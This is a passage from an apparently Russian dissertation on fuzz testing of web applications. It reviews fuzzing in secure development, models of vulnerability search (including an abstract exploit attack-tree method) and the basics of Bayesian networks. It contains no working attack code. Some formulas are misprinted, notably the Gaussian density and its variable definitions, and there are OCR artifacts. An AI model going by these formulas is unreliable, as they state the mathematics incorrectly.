угрозам. В процессе анализа и моделирования угроз определяются типы и виды фаззеров, которые необходимо применять. Например, если разрабатываемое приложение будет взаимодействовать с сервером баз данных, то необходимо использовать фаззеры поиска SQL инъекций. Еще одной важной деталью данного этапа является анализ входных данных.

Определение векторов ввода позволяет понять, как эффективнее реализовать в дальнейшем процесс их тестирования. Фаза разработки включает в себя выбор оптимальных средств и инструментов разработки. В контексте обеспечения надежности перечень данных инструментов должен быть заранее зафиксирован. При использовании сторонних функций и компонентов необходимо четко ограничить их применение, для того чтобы исключить ненадежные и вышедшие из употребления, которые не удовлетворяют современным требованиям. На данной фазе производится статистический анализ кода. Инструменты статистического анализа должны позволять находить ошибки с высокой вероятностью, однако для выявления многих ошибок этого оказывается недостаточно. Если используется интегрированная среда разработки (IDE), такая как Microsoft Visual Studio, Eclipse, NetBeans, то многие механизмы статистического анализа в них уже реализованы. Помимо статического анализа, разработчики с целью выявления ошибок компонентов или отдельных функций используют тестирование приложений с помощью фаззинга. Это позволяет значительно снизить временные затраты связанные с этапом тестирования и снять нагрузку с тестировщика [8]. После того, как все программные компоненты готовы и протестированы все элементы функциональности, необходимо принять меры для тестирования надежности. Фаззинг можно применять к любому потенциально опасному вектору ввода, определенному на этапе планирования. Фаззинг помогает разработчикам смоделировать процесс, при котором входные данные будут принимать не предполагаемые значения. Фаза проверки хотя и следует за фазой разработки, но очень тесно с ней связана. Для данной фазы характерно применения динамического тестирования и тестирования с помощью фаззинга. Динамические тесты базируются на графе, связывающем причины возникновения ошибок с ожидаемыми реакциями на эти ошибки. Динамическое тестирование ориентировано на проверку корректности программы, проведения измерения отдельных показателей (число отказов, сбоев) тестирования для оценки характеристик качества, указанных в требованиях. Особое внимание уде-

ляется различным методам и типам фаззинга, позволяющим оценить эффективность работы системы при внедрении в нее искаженных данных. Осуществляется выявление возможных векторов воздействия к конкретным фрагментам кода, проверяется соответствие продукта ранее определенной модели угроз. Выявленные проблемные компоненты и участки кода отсылаются на более ранние стадии, дорабатываются и снова подвергаются тестирования. Фаза выпуска характеризуется окончательным анализом безопасности системы перед выпуском (Final Security Review (FSR)) [41]. FSR должен быть тщательно и детально спланирован, чтобы предоставить необходимое время и ресурсы для решения любых вопросов прямо или косвенно связанных с надежностью:

– определение временных границ, необходимых для полного сбора и анализа информации о проекте (в некоторых ситуациях, разработчикам потребуется произвести повторную проверку компонентов и программного кода с целью исправления проблем связанных с надежностью, которые должны быть локализованы в пределах FSR);

– выполнение всех этапов аудита (этапы включают в себя детальный анализ ошибок, обзор модели угроз и применение всех механизмов SDL);

– отправление отчета специалисту. В случае, если разработчики не могут выполнить отдельные требования SDL, то необходимо детальное уточнение по каждому из требований, специалист определяет, критично ли нарушения требований, если да то проект отправляется на доработку, если нет то проект готов к эксплуатации.

Фаза сопровождения – своевременное реагирование и локализация проблем после передачи программного продукта в эксплуатацию. Данная фаза подчеркивает тот факт, что необходимо сохранять активность в поиске ошибок, даже после реализации приложения. Разработка принципиально новых инструментов – фаззеров позволяет посмотреть на код с совершенно другой стороны и возможно, обнаружить новые ошибки. Некоторые программные ошибки могут возникнуть после выпуска программного продукта,

например, из-за смены конфигурации системы. Целью сопровождения является адаптация системы к динамически изменяющимся условиям среды функционирования приложений, применение комплексного плана реагирования на проблемы.

Описанные фазы апробированы крупнейшими компаниями разработчиками программного обеспечения. Исследования показывают достаточно высокую эффективность применения технологии фаззинга в SDL, особенно при построении сложных информационных систем, для верификации которых обычных подходов и механизмов тестирования оказывается недостаточно. Применение фаззинга направлено на анализ приложения еще на этапах разработки, что в дальнейшем снижает риск возникновения ошибок. Интеграция фаззинга в SDL, дает значительные преимущества в направлении повышения качества обнаружения ошибок, позволяет моментально повторить цикл SDL для их локализации и ограничивает появление ошибок еще до выхода приложения.

1.3. Математическое моделирование процессов поиска, локализации и прогнозирования ошибок программных продуктов

Исследования в области оценки рисков, разработки новых подходов к тестированию и выявлению ошибок программных продуктов и созданию систем, предназначенных для блокирования и своевременного обнаружения воздействий на информационные системы, являются актуальным направлением математического и имитационного моделирования.

В задачах исследования ошибок программных продуктов эффективное применение находят методы математического, имитационного, нейросетевого, стохастического моделирования, методы теории графов, теории массового обслуживания, теории оптимизации.

В.П. Тумояном и Д.А. Кавчуком предложен метод эксплуатации программных ошибок (сетевой атаки) на основе модели улучшенных деревьев

атак [79], где под деревом атак понимается некая диаграмма, описывающая угрозы информационной системы, возможные вектора атак и направления вредоносного воздействия. Предложенный авторами метод можно логически разделить на несколько этапов.

Первый этап характеризуется получением полной информации об исследуемой системе (семейство операционной системы, ее версия и сервис пак, а также перечень установленных сервисов и их версий):

$$\mathrm{osInf} = \{\mathrm{S}, \mathrm{Ver}, \mathrm{Sp}, \mathrm{Serv}, \mathrm{ServB}\},$$

где S – операционная система, Ver, Sp – некое конечно множество ожидаемых версий операционной системы и ее сервис-паков, Serv, ServB – конечное множество установленных в операционной системе сервисов и их версий.

На втором этапе происходит получение расширенной информации об ошибках, применение которой наиболее эффективно для данного набора программных компонентов информационной системы:

$$\mathrm{vulnInf} = \{\mathrm{vuln\_i}\},$$

где $\mathrm{vuln\_i}$ – программная ошибка, позволяющая эксплуатировать ошибки программных компонентов.

На третьем этапе происходит построение дерева атак исследуемой системы, причем узлы данного дерева представляют собой программный код позволяющий использовать обнаруженную ошибку (эксплойт), а ребра – вероятность срабатывания соединенного с ним эксплойта. При этом дерева атак должно содержать все доступные на текущий момент времени эксплойты, именно от этого будет завесить эффективность их срабатывания

$$\mathrm{G} = (\mathrm{V}, \mathrm{E}),$$

где V – множество вершин: $\mathrm{V} = \{\mathrm{exp}_i\}$, $\mathrm{exp}_i = F(\mathrm{osInf}, \mathrm{vulnInf})$ – эксплойт, E – множество ребер: $\mathrm{E} = (P_i)$, P_i – вероятность успешного использования эксплойта.

Четвёртый этап характеризуется уточнением дерева атак. Реализуется текущая оценка вероятности успешного применения эксплойта при наличии информации о системе. Для оценки данной вероятности авторами предложен

подход с использованием нейронной сети $P_i = \mathrm{neuronet}(\mathrm{osInf}, \mathrm{vulnInf})$. Обучение данной сети происходи на основе экспертной оценки, уточняемой на этапе построения для конкретного дерева атак.

При этом в механизме построения дерева используется эвристический подход, позволяющий выделить эксплойты, для успешного использования которых не нужны дополнительные условия (установка специальных программ, настройка среды выполнения), такие эксплойты размещаются на 1 уровне дерева, непосредственно после корневого узла. Однако, если для успешного применения эксплойта необходим ряд условий, то такой эксплойт размещается внутри поддерева, родительским узлом которого является узел отвечающий данным условиям.

На пятом этапе выполняется обход дерева атак. Обход дерева позволяет найти множество всех поддеревьев данного дерева атак, упорядоченных по значению вероятности и содержащих множество эксплойтов, которые наиболее применимы к конкретной системе. Совершая итеративный проход по поддеревьям, происходит запуск и выполнение экплойта, если эксплойт не сработал, то происходи усечение поддерева, после чего итерация повторяется.

На последнем этапе, исходя из успешно сработавших на предыдущем этапе эксплойтов, строятся цепочки эксплойтов с указанием их функциональных возможностей по раскрытию ошибок информационной системы.

Исследование представленного выше метода показывает достаточно высокую эффективность применение генетических алгоритмов для обнаружения ошибок компонентов информационных систем. Рассмотренный метод полностью опирается на механизм сбора информации об исследуемой системе, благодаря которому может быть выполнена подборка необходимого набора программ, использующих определенную ошибку (эксплойтов), и выполнено деструктивное воздействия, при частичной осведомленности о программном обеспечении информационной системы модель неприменима.

В трудах А.И. Печенкина исследуется система выявления ошибок сете-

вых протоколов, реализующая методологию фаззинга с применением генетических алгоритмов [49]. В основе модели ошибок сетевых протоколов предложенной системы тестирования лежит представление сетевого протокола в виде некоторого кортежа $\mathrm{PROTOCOL} = (\mathrm{PROGRAM}, \mathrm{I})$. Программа, непосредственно отвечающая за обработку сетевого протокола, представляется авторами в виде графа потока управления $\mathrm{PROGRAM} = (\mathrm{INSTR}, \mathrm{I})$, при этом граф рассматривается как совокупность множества вершин - инструкций кода INSTR, и множества ребер - возможных переходов $E \subset INSTR^2$, фрагментами входных данных I являются сетевые пакеты. Процесс обработки входных данных представляется в виде отображения $run: I \to R$, где R – множество исходов обработки входных данных.

Оператор $execution\left(instr_k, f_k\left(input_j\right)\right) = (instr_n, f_n(f_k(input_j)))$ описывает процесс интерактивного перехода от выполнения инструкции $instr_k$ с набором данных $f_k\left(input_j\right)$ к выполнению $instr_n$ инструкции с набором данных $f_n(f_k(input_j))$ в момент выполнения программы PROGRAMия. При этом обработка входных данных $input_j \in I$ осуществляется по трассе $TRACE = trace(input_j)$, $TRACE$ является подграфом графа PROGRAM, множество инструкций $input_j$ которого обозначается в виде некоторого отображения $trace_{INSTR}: I \to \mathcal{P}(INSTR)$, где $\mathcal{P}$ – множество булеана. На базе описанной модели строится метод поиска программных ошибок, который реализует генетический алгоритм решения задачи о максимальном покрытии графа. Формально задача адаптивного динамического поиска ошибок представляется задачей максимизации покрытия графа передачи управления $used(I_{TEST} \to max)$. Предложенный автором метод включает четыре этапа.

На первом этапе происходит генерация некоторой популяции входных тестовых данных I_k^T. Первая итерация характеризуется генерацией начальной популяции тестовых данных I_1^T, после чего на последующих этапах происходит наследование, используя операции скрещивания и мутации примени-

тельно к эталонным данным $I_k^T = inherit(I_{k-1}^E)$.

На втором этапе осуществляется анализ обработки особей текущей популяции, получение трассы $trace(input)$, проверка присутствия ошибки и оценка покрытия кода $used(I_k^T)$.

На третьем этапе проводится оценка фитнесс функции $fitness(input)$ для каждой особи текущей популяции.

На завершающем этапе производится анализ идеальных данных $I_k^E = selection(I_k^T)$.

Критерием отбора особей внутри каждой популяции является минимальное значение целевой функции $fitness(input)$, оценивающей длину пути от трассы $trace(input)$ до ближайшего непокрытого участка программного кода. Множества покрытых и непокрытых инструкций определяться на каждой итерации обработки входных данных

$$USED_{tests} = USED_{tests-1} \cup trace_{INSTR}(input_i)$$

$$UNUSED_{tests} = UNUSED_{tests-1} \setminus trace_{INSTR}(input_i)$$

Предложенная модель анализа защищённости сетевого протокола позволяет эффективно производить выявление ошибок устойчивости программного обеспечения, используемых различные протоколы передачи данных, однако при переходе на уровень передаваемых данных, если реализация протокола выполнена правильно, анализ ошибок будет невыполним.

А.И. Мищенко представил модель поиска программных ошибок операционных систем семейства Linux [3]. Использование данной модели подразумевает, что набор сервисов (программных компонентов) операционной системы уже определен и обозначен как $\{s_k\}$. Для выполнения углубленного анализа сервисов используется следующий механизм.

На первом этапе происходит анализ сервисов операционной системы Linux и сбор необходимой статистической информации, что позволяет выявить те сервисы, которые наиболее подвержены деструктивному воздействию.

На втором этапе, на основе статистических данных первого этапа,

проводится ранжирование сервисов операционной системы в направлении от сервисов, содержащих максимальный набор программных ошибок, к сервисам с минимальным набором ошибок.

На завершающем этапе каждый сервис операционной системы проверяется на предмет успешной эксплуатации программных ошибок, причем порядок проверки осуществляется согласно ранжированию, полученному на предыдущем этапе.

Для сбора статистической информации об этапах программной разработки каждого сервиса используется инструмент автоматизированного анализа популярных систем мониторинга ошибок, таких как Bugzilla, Trac, Mantis, Redmine. Наиболее важными данными, получаемые из систем обнаружения ошибок являются временные интервалы с момента обнаружения ошибки программы до момента ее локализации и закрытия, что позволяет сделать оценку того, какие именно версии данной программы были подвержены ошибкам.

Множество программных ошибок собранных для каждого сервиса операционной системы может быть представлено следующим образом:

$$bugs_k = \{(i, t_{0_i}, t_{c_i})\}.$$

Каждая программная ошибка конкретного сервиса операционной системы может быть описана тройкой (i, t_{0_i}, t_{c_i}), где i – номер ошибки по порядку, t_{0_i} – время обнаружения ошибки, t_{c_i} – время закрытия ошибки.

Для программных ошибок, не обнаруженных на данный момент полагают, что t_{c_i} принимает значение $+\infty$. Если обозначить $N_k = |bugs_k|$, то для $bugs_k$ будут выполняться следующие условия

$$\forall i \in \{1, \dots, N_k\}: t_{0_i} < t_{c_i},$$

$$\forall i, j \in \{1, \dots, N_k\}, i < j: t_{0_i} < t_{0_j}.$$

Метрика ошибки некоторого сервиса s_k на завершающем промежутке времени Δt может быть определена следующим образом

$$|s_k| = \sum_{\left(i,t_{0_i},t_{c_i}\right)\in bugs_k} \left(\min\left(t_{c_i}, \max\left(t_{0_i} + \Delta t_c, 1\right)\right) - t_{0_i}\right) \frac{1}{1 + e^{10\left(1-t_{c_i}\right)}},$$

где Δt_c – среднее время закрытия ошибки, которое определяется как

$$\Delta t_c = \frac{\sum_{\left(i,t_{0_i},t_{c_i}\right)\in lastbugs_k(\Delta t_{norm})}(t_{c_i} - t_{0_i})}{|lastbugs_k(\Delta t_{norm})|},$$

$\min\left(t_{c_i}, \max\left(t_{0_i} + \Delta t_c, 1\right)\right) - t_{0_i}\right)$ - реальная продолжительность присутствия ошибки в программном компоненте операционной системы Linux, $1/1 + e^{10(1-t_{c_i})}$ – вес ошибки. Данный коэффициент служит для уменьшения суммарного вклада закрытых на текущий момент программных ошибок и итоговую сумму,

$$lastbugs_k(\Delta t) = bugs\_at(bugs_k, 1 - \Delta t, +\infty)$$

$bugs\_at$ – функция, которая для некоторого начального множества программных ошибок и интервала времени возвращает ошибки, которые были обнаружены в определенное время.

Если анализируемый сервис s_i содержит меньшее количество программных ошибок по сравнению с сервисом s_j за временной интервал Δt, то $|s_i|_{\Delta t} \leq |s_j|_{\Delta t}$, и поэтому по метрике программных ошибок можно сформировать список сервисов операционной системы, отсортированный по возрастанию программных ошибок.

Предложенный в работе А.И. Мищенко [44] метод вычисления метрики сервиса позволяет произвести ранжирование сервисов в зависимости от объема присутствия там программных ошибок, однако данный метод не позволяет аккумулировать все аспекты механизма поиска программных ошибок, процедура поиска выполняется для каждого сервиса идентично и данный подход не всегда применим особенно, если производить анализ сервисов имеющих разный функциональный набор.

В работе А.С. Вялых [12, 13] рассматриваются математические модели конфликтного взаимодействия, в условиях которого источники негативного воздействия, используя внутренние ошибки информационных систем, пыта-

ются воздействовать на информационные системы, а системы пытаются противодействовать данным попыткам. Основное внимание уделяется исследованию динамики процессов конфликтного взаимодействия. В рамках исследования предложен двухэтапный нейросетевой алгоритм статистического анализа и прогнозирования нестационарных временных последовательностей, характеризующих интенсивность обнаружения ошибок программного обеспечения, на первом этапе осуществляется аппроксимация экспериментальных данных в виде ряда разложения по радиально-базисным функциям, а на втором этапе по аппроксимации обучается комитет нейронных сетей и осуществляется прогноз обнаружения программных ошибок. Для оценки надежности использования программного обеспечения, автор рассматривает процесс появления и устранения программных ошибок как процесс функционирования системы массового обслуживания, учитываются временные характеристики закрытия программных ошибок, действия производителя программного обеспечения и администратора информационной системы. Для оценки надежности использования программного обеспечения в условиях конфликтного взаимодействия в работе также предложены компьютерные имитационные модели исследования ситуационных изменений в динамике конфликтного взаимодействия, использующие формализм гибридных автоматов.

Проведенный анализ математических методов и алгоритмов исследования защищенности информационных систем, показывает, что математическое моделирование, базирующееся на качественном статистическом материале, является эффективным, прошедшим хорошую апробацию, инструментом исследования безопасности информационных систем. Актуальным направлением исследований является разработка инструментальных средств внешнего анализа программных ошибок при отсутствии детальной информации о программных компонентах, входящих в состав информационной системы. Подобные инструментальные средства позволят учесть определенные факторы возникновения программных ошибок, которые требуют активной

фазы анализа программных ошибок, например, применительно к тестированию инъекций, когда возникает необходимость порождения набора тестовых данных, способных привести к появлению ошибок разного уровня.

1.4. Постановка задач исследования

Проведённый в первой главе анализ исследований в области тестирования веб-приложений, позволяет выделить фаззинг как перспективную и динамически развивающуюся технологию. Для повышения эффективности управления тестированием методом фаззинга необходимы специальные формализованные механизмы описания структуры комплексных процедур тестирования и обработки данных тестирования. Для решения данной задачи требуется детально понимать природу и сущность фаззинга, позволяющих выделить его среди других механизмов тестирования, раскрывающих специфику, особенности процесса и основные этапы фаззинга [16]. Рациональное использование исторического опыта создания фаззеров позволяет решить проблемы, связанные с процессом генерации тестовых данных и мониторингом целевого объекта на предмет возникновения ошибок. Фаззеры в основном создаются для решения конкретных задач, связанных с выявлением определенных программных ошибок, поэтому необходимо понимать специфику ошибок, причину их возникновения. Разрабатываемые инструменты, базирующиеся на технологии фаззинга должны позволить воссоздать среду, которая характерна для возникновения ошибок устойчивости, иначе тестирование не принесет положительных результатов. Тестирование веб-приложений с помощью фаззинга – это специфический процесс, тестированию подвергается не только само приложение, но и взаимодействующие с ним элементы: сервер баз данных, сервер приложений, веб-сервер и многие другие. Для разработки механизмов управления процессом тестирования методом фаззинга необходимо знать протоколы взаимодействия между компонентами веб-приложения, их характеристики, синтаксис и структуру. В основу формализованных механизмов управления процессом тестирования веб-

приложений методом фаззинга должна лечь функциональная модель процесса тестирования.

Целью исследования является разработка моделей, методов, алгоритмов и программного обеспечения для управления процессом тестирования веб-приложений методом фаззинга, базирующихся на аппарате динамических байесовских сетей и позволяющих повысить эффективность классических процедур фаззинга за счет формирования логико-вероятностных сценариев тестирования, инструментов обучения и прогнозирования [47].

Применение аппарата динамических байесовских сетей в управлении процессом тестирования веб-приложений методом фаззинга позволит: представить процесс тестирования в виде единой иерархической структуры, описать потоки информации, управление, механизмы взаимодействия между элементами тестирования, описать отношения между элементами иерархической структуры через условно-вероятностные зависимости [26]. Подобные инструментальные средства позволят вывести фаззинг за пределы области случайного тестирования и создать механизмы прогнозирования, имитации, самообучения.

Для достижения поставленной цели формируются следующие задачи дальнейшего исследования:

- провести агрегированную структуризацию информации о тестировании веб-приложений методом фаззинга, объединяющую в единую концепцию: функциональную модель процесса тестирования, логико-вероятностную структуру информации и методологическую базу обнаружения ошибок устойчивости функционирования;
- построить статические и динамические байесовские модели для управления процессом тестирования методом фаззинга основных классов ошибок устойчивости функционирования веб-приложений по классификации проекта OWASP;
- разработать адаптированные к процедурам фаззинга алгоритмы обучения предложенных динамических байесовских моделей;
- разработать алгоритмы фильтрации, прогнозирования и сглаживания для

решения задач ретроспективного анализа и прогнозирования в процедурах тестирования веб-приложений методом фаззинга;

- предложить новые алгоритмические решения, направленные на расширение возможностей и повышение качества решаемых задач, для классических элементов фаззинга тестирования SQL инъекций и межсайтового скриптинга;
- разработать комплексное программное обеспечение, реализующее алгоритмы управления процессом тестирования веб-приложений на основе предложенных динамических байесовских моделей;
-разработать структуру, аппаратные средства и провести вычислительный эксперимент по тестированию основных классов ошибок функционирования веб-приложений на основе предложенного алгоритмического и программного обеспечения;

-по результатам вычислительного эксперимента провести оценку эффективности применения аппарата динамических байесовских сетей в процессе тестирования веб-приложений методом фаззинга.

Для решения первой и второй задачи необходимо разработать концепцию применения динамических байесовских сетей для моделирования управления процессом тестированием веб-приложений методом фаззинга [21, 22]. Концептуальная модель предназначена для того, чтобы показать, как все аспекты управления будут реализованы формализованными средствами байесовских сетей, должны быть учтены как аспекты ошибок, так и механизмов, применяемых к их обнаружению. Важно отметить, что каждая ошибка обладает довольно специфической природой, поэтому процесс моделирования необходимо реализовывать отдельно для каждой из основных по классификации проекта OWASP ошибок устойчивости функционирования. Будут определены таксис и семантика динамических сетей Байеса, рассмотрены вопросы представления знаний в условиях неопределенности процесса выявления ошибок. Построенные динамические байесовские сети допускают возможность уточнения, путем включения в модель дополнительных пере-

менных, с целью реализации расширения существующих механизмов и разработки новых алгоритмов выявления ошибок.

Реализация третьей, четвертой и пятой задач направлена на разработку алгоритмического обеспечения управления процессом тестирования методом фаззинга. Алгоритмическое обеспечение включает: алгоритмы реализации схемы тестирования, алгоритмы обучения параметров байесовской сети, алгоритмы построения основных базовых вероятностных моделей для каждой байесовской сети, алгоритмы вероятностного вывода на основе байесовских сетей, а также новые алгоритмические решения в области классического фаззинга. Разработанные алгоритмы направлены на временную и пространственную оптимизацию процедур тестирования. Предложенные алгоритмы должны позволить увеличить диапазон обнаружения типичных ошибок, аномалий, возникающих из-за некачественного программирования, протоколов взаимодействия, сбоев в работе приложений, с которыми широко взаимодействует приложение: сервер баз данных, веб-сервер, сервер приложений и т.д. В рамках решения данных задач будет проведен анализ алгоритмов вероятностного вывода, оценены их преимущества и недостатки применительно к процессу фаззинга, выявлены основные направлений оптимизации алгоритмов, реализована их адаптации к специфическим особенностям тестирования с помощью фаззинга.

Заключительные задачи исследования связаны с созданием и апробацией программного обеспечения по разработанному алгоритмическому обеспечению. Рассмотрена концепция переноса разработанных алгоритмов и моделей на программную платформу для автоматизации процессов построения сети и снижения вычислительных затрат применительно к процессу вероятностного вывода и обучения сети. Предполагается проведение сравнительного анализа существующих инструментов тестирования и разработанных в рамках исследования решения, определение соотношений временных и ресурсных затрат на тестирование для сравниваемых технологий тестирования, и оценка эффективности применения динамических байесовских сетей для управления процессом тестирования методом фаззинга.

ГЛАВА 2. БАЙЕСОВСКИЕ МОДЕЛИ, МЕТОДЫ И АЛГОРИТМЫ УПРАВЛЕНИЯ ПРОЦЕССОМ ТЕСТИРОВАНИЯ ВЕБ-ПРИЛОЖЕНИЙ МЕТОДОМ ФАЗЗИНГА

2.1. Концептуальная модель применения аппарата динамических байесовских сетей для управления процессом тестирования веб-приложений методом фаззинга


В данном параграфе описывается применение аппарата статических и динамических байесовских сетей для исследования процессов, протекающих в условиях риска и неопределенности. Строится концептуальная модель применения аппарата динамических байесовских сетей для управления процессом тестирования веб-приложений методом фаззинга.

Байесовская сеть (БС) представляет собой ориентированный граф без циклов, вершинами которого являются дискретные и (или) непрерывные случайные величины. При интерпретации дуг считается, что стрелка, ведущая от вершины x к вершине y, означает, что вершина x является родительской вершиной для вершины y $(x \in Parents(y))$ и оказывает непосредственное влияние на y. При изображении байесовской сети родительские вершины изображаются на более высоком уровне, чем вершины потомки. Каждая вершина x характеризуется распределением условных вероятностей $P(x|Parents(x))$. Байесовская сеть служит правильным представлением проблемной области, если любая вершина на ней после задания родительских вершин становится условно независимой от других вершин, лежащих на более высоких уровнях [6, 118]. Если зависимость между элементами z и y не является непосредственной и осуществляется посредством родительского для y элемента x, то x будет находиться между y и z, отсекая зависимость между ними и, моделируя ситуация условной независимости. Распределение условных вероятностей позволяет задать полное совместное распределение

для всех переменных сети:

$$P(x_1, x_2, ..., x_n) = P(X_1 = x_1, X_2 = x_2, ..., X_n = x_n) = \prod_{i=1}^{n} P(x_i | Parents(X_i)) \quad (2.1)$$

Пример простейшей байесовской сети приведен на рис. 2.1.



C	P(S)
t	0,1
f	0,5

C	P(R)
t	0,8
f	0,2

C	R	P(W)
t	t	0,99
t	f	0,9
f	t	0,9
f	f	0,0

Рис. 2.1. Пример простейшей байесовской сети

На рис 2.1 представлены распределения условных вероятностей, при этом каждое распределение выражается в виде таблицы условных вероятностей, сокращенно CPT (Conditional Probability Table). Строки в таблице CPT содержат условные вероятности значений вершины для каждого условия выборки, которое определяет условную вероятность. При этом под условием выборки понимается одна из возможных комбинаций значений родительских по отношении к наблюдаемой вершине. Каждая строка в сумме должна давать единицу, поскольку элементы строки представляют собой исчерпывающее число исходов данной переменной. Важно отметить, что если переменные имеют булевское значение (как на рисунке 2.1), то после определения вероятности истинного значения p, вероятность ложного будет равна 1-p, по-

этому второе значение в таблице CRT можно не указывать.

Остановимся несколько подробнее на уравнении 2.1. Оно отражает принцип построения байесовской сети [109], при котором результирующее совместное распределение является корректным отображением исследуемого процесса. Используя правило произведения, совместное распределение из уравнения (2.1) можно представить в следующем виде:

$$P(X_1, X_2, \dots, X_n) = P(X_n|X_{n-1}, \dots, X_1)P(X_{n-1}, \dots, X_1), (2.2)$$

Повторно применяя данное правило, получим:

$$P(X_1, X_2, \dots, X_n) = P(X_n|X_{n-1}, \dots, X_1)P(X_{n-1}|X_{n-2}, \dots, X_1) \dots P(X_1|X_2)P(X_1) =$$

$$= \prod_{i=1}^{n} P(X_i|X_{i-1}, \dots, X_1), \qquad (2.3)$$

Уравнение 2.3 является тождеством, которое справедливо для любого множества случайных переменных и является цепным правилом. В соответствии с принципом построения байесовских сетей, для каждой X_i верно следующее утверждение

$$P(X_i|X_{i-1}, \dots, X_1) = P\big(X_i\big|Parents(X_i)\big), (2.4).$$

Предполагается, что $Parents(X_i) \subseteq \{X_{i-1}, \dots, X_1\}$, данное условие реализуется путем разметки вершин графа в определенном порядке, совместимым с частичным упорядочением, задающимся в структуре графа.

Для построения сетей в работе используется алгоритм Д. Перла, приведем его краткое описание. Алгоритм реализует механизм обработки узлов сети путем добавления дуг из минимального множества родительских вершин, так что при известном множестве родительских вершин, текущая вершина будет условно независимой от всех не входящих в родительское множество предшествующих узлов.

Алгоритм Д. Перла для построения БС:

- Выбор множества переменных $\{X_i\}$, описывающих заданную предметную область;
- Определение порядка следования переменных $< X_1, \dots, X_n >$;

- Пока есть переменные слева:
  - добавляем следующую вершину X_i в сеть;
  - добавляем дуги из некоторого минимального множества узлов, которые уже находятся в сети – из $Parents(X_i)$ в X_i, при этом учитывается свойство условной независимости

$$P\left(X_i \middle| Parents(X_i), X_1^{'}, \dots, X_m^{'}\right) = P\left(X_i \middle| Parents(X_i)\right),$$

    где $X_1^{'}, \dots, X_m^{'}$ – множество переменных предшествующих X_i, которые не входят в $Parents(X_i)$ ($X_1^{'}, \dots, X_m^{'} \notin Parents(X_i)$);
  - определяем таблицу условных вероятностей для X_i.

Уравнение 2.4 является корректным представлением исследуемой области, при условии, что рассматриваемая вершина после того как определено множество ее родителей, является условно независимой от предшествующих в конкретном наборе вершин. При составлении правильной структуры сети Байеса для конкретной проблемной области необходимо выбрать для каждой вершины родительские вершины учитывая данное свойство. Множество родительских вершин должно включать в себя вершины из множества $X_1, \dots, X_{i-1}$, которые оказывают непосредственное воздействие на вершину X_i.

Исследователи, занимающиеся вопросами классификации байесовских сетей, такие как А. Дарвич, К. Роберт, Д. Люггер, выделяют следующие типы байесовских сетей: дискретные, непрерывные, гибридные и динамические.

Дискретные байесовские сети представляют собой сети, в которых все переменные (вершины) являются дискретными случайными величинами. Каждая вершина представляет собой событие, которое описывается случайной величиной, принимающей дискретное множество значений (состояний). Для вершин без родителей вероятности состояний являются безусловными (маргинальными). Вершины, которые имеют родителей, определяются таблицами условных вероятностей или функциями условных вероятностей. В дискретных байесовских сетях вершины представляют собой случайные пе-

ременные, а дуги – вероятностные зависимости, которые определяются с помощью таблиц условных вероятностей.

В непрерывных байесовских сетях переменные (вершины) представляют собой непрерывные случайные величины. События, происходящие в такой сети, могут принимать любые состояния из допустимого диапазона. Если вершина X непрерывная случайная величина, то множеством возможных значений для нее является диапазон $(x|a \leq x \leq b)$. Распределение для непрерывных случайных величин определяется через функции распределения вероятностей и плотности распределения вероятностей.

На рис. 2.2 приведен пример непрерывной байесовской сети с использованием распределения Гаусса. Допустим, что узел X имеет множество родительских узлов U = (U_1,U_2,..,U_n), тогда условное распределение для X задается по формулу $f(X|U_i) = N(x; \mu_x + b_i * \mu_i, \sigma_x)$, где b_i весовой коэффициент, показывающий связь между X и его i-м родителем. Нормальное распределение $N(x; \mu_x + b_i * \mu_i, \sigma_x)$ определяется по формуле 2.5.

$$N(x; \mu_x + b_i * \mu_i, \sigma_x) = \frac{1}{\sqrt{2 * \pi * \sigma_x}} * \exp\left(\frac{1}{2} * \frac{\left(x - (\mu_i + b_i * \mu_i)\right)^2}{\sigma_x}\right), (2.5)$$

где σ_x – математическое ожидание, σ_x – дисперсия.

Связь между переменной X и совокупностью ее родителей (U_1,U_2,..,U_n) обычно представляют в виде регрессионной модели

$$X = b_1 * U_1 + b_2 * U_2 + \cdots + b_n * U_n + Q_x, (2.6)$$

где Q_x – шумовая компонента, которая может быть представленная в виде Гауссовского распределения с нулевым математическим ожиданием, а $b_1, b_2, \dots, b_n$ – регрессионные коэффициенты, показывающие связь между X и ее родителями (U_1,U_2,..,U_n).

Гибридные БС содержат узлы как с дискретными, как и с непрерывными переменными. Для проектирования гибридных сетей необходимо определить два новых типа распределений: условное распределение для непрерывной переменной, если даны дискретные или непрерывные родительские переменные и условное распределение для дискретной переменный с учетом

того, что родительские переменные непрерывны.

